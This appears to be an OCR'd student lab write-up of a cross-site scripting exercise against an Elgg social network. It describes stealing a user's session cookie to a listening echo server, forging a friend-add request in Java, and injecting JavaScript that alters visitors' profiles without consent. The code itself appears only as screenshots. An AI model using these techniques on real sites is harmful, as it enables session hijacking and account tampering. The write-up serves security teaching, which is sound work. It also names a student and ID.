
Yogesh Chaudhari
SUID: 244195971

We are starting the echoserver program explained in task 3 again in this task on same port number to steal victims cookies.

In Samy's Profile:


Now we modify Samy's profile as explained before to execute myscript.js file stored on example1.com domain when someone visits his profile.

In Alice's Profile:



Now, we have logged in as Alice.


Visit Samy:



Yogesh Chaudhari
SUID: 244195971


When Alice visits Samy's page as explained in previous task (task 3) alice's session cookie value will be sent back to the server 10.0.2.15:9997 where we have our echoserv program listening to requests.

Alice's Cookie:



Here, we get the alice's cookie on the terminal of the server 10.0.2.15, printed out by echoserv program as explained in previous task.

Java Code:



Now, we have written a Java code which sends out an GET request to elgg application server. If the URL and Header content are set perfectly in this program the elgg server will consider the request sent by this java code as legit request and will process that request. To make our code to add Samy as friend in Alice's profile we need four important things, viz., guid of Samy, elgg_ts and elgg_token values for Alice's session and Alice's cookie value. The guid of Samy we got it from the live HTTP header screenshotof the request sent by Boby to add Samy as friend (guid=42). The values of elgg_ts and elgg_token for this task we get them from page source of the Alice's profile. We stole the cookie value for Alice's session as explained above. Now, we put all these values in our Java code as shown above in the screenshot.

Now using URL() function in Java we create a URL object with the value required as GET request URl for our attack. Then by using url.openConnection() API we open connection on the given url. Using addRequestProperty() API we set cookie value in the Header of request sent to the given URL server.


Compile and run the java code using **javac HTTPSimpleForge.java** and **java HTTPSimpleForge** commands respectively.

Yogesh Chaudhari
SUID: 244195971

After Running javacode:


Attack Successful:

Java code output:



After running the javacode we get in response the HTTP 302 response and the output HTML page displayed in browser. This HTTP 302 response confirms that our attack was successful.

Samy profile page:




In browser window on visited Samy's profile page from Alice's account we can see the notification "you have successfully added Samy as friend" and Samy was added as friend in Alice's profile account. Thus our attack was successful.


Yogesh Chaudhari
SUID: 244195971

Task5:

In Alice's profile:



Friends of Alice before attack:




In Samy's Profile:

Now we modify Samy's profile as explained before to execute myscript.js file stored on example1.com domain when someone visits his profile.

Yogesh Chaudhari
SUID: 244195971

Javascript malicious code:



Here we have written a javascript code which on executed sends POST request to elgg application from the user's account on whose browser it was executed to add Syracuse as his location and thus modify his profile on his behalf without his intervention and knowledge about the request being sent.

For this we useXMLHttpRequest() function which creates a new instance of XMLhttp request in javascript. Using open() API of XMLHttpRequest we can specify the request type() POST or GET and URI for the request and boolean Async flag. Send() API of XMLHttpRequest allows us to send the request to the given server in URL. With setRequestHeader() API we can set the properties or the attributes of the request header. For POST request we need to send the content as argument, that we want to send to the server.


First we will send out a POST HTTP request which will modify the victims profile and add Syracuse as location to the victims profile. For this we need to create HTTP Request with header content containing all the information needed including victim's elgg token and elgg ts value, victim's name and guid. We can get these values by using the global variables stored in each page of elgg application. We also need victim's cookie, as this code is running on the victim's browser we can get that using **document.cookie** command. These are the values which defines victim at the server side in elgg application. Using these values and HTTP live Header information gathered in previous tasks we generate a new POST request with predefined URL, content and request header structure which will modify victims profile to display location field value as Syracuse. We send this request using **send(content)** command.

Then we will send a GET request to elgg application server which will add Samy as the user to victims profile. For this we need the samy's guid, victim's elgg ts and token values. We can get these values from global variables in web page. We also need victim's cookie, as this code is running on the victim's browser we can get that using **document.cookie** command. Using these values and HTTP live Header information gathered in previous tasks we generate a new GET request with URL structure which will add Samy as friend to the victim's profile. We send this request using **send()** command

Yogesh Chaudhari
SUID: 244195971


Changing content-type of POST request to ‘multipart/form-data’:

Before attack Alice’s profile:



Logging in as Alice.


Malicious Javascript code:



Here we have changed the content-type to “multipart/form-data” using **setRequestHeader(“content-Type”, “multipart/form-data”)** command.


Yogesh Chaudhari
SUID: 244195971

Visiting Samy's profile page from Alice's account:



Here, we are visiting Samy's profile page from Alice's account.

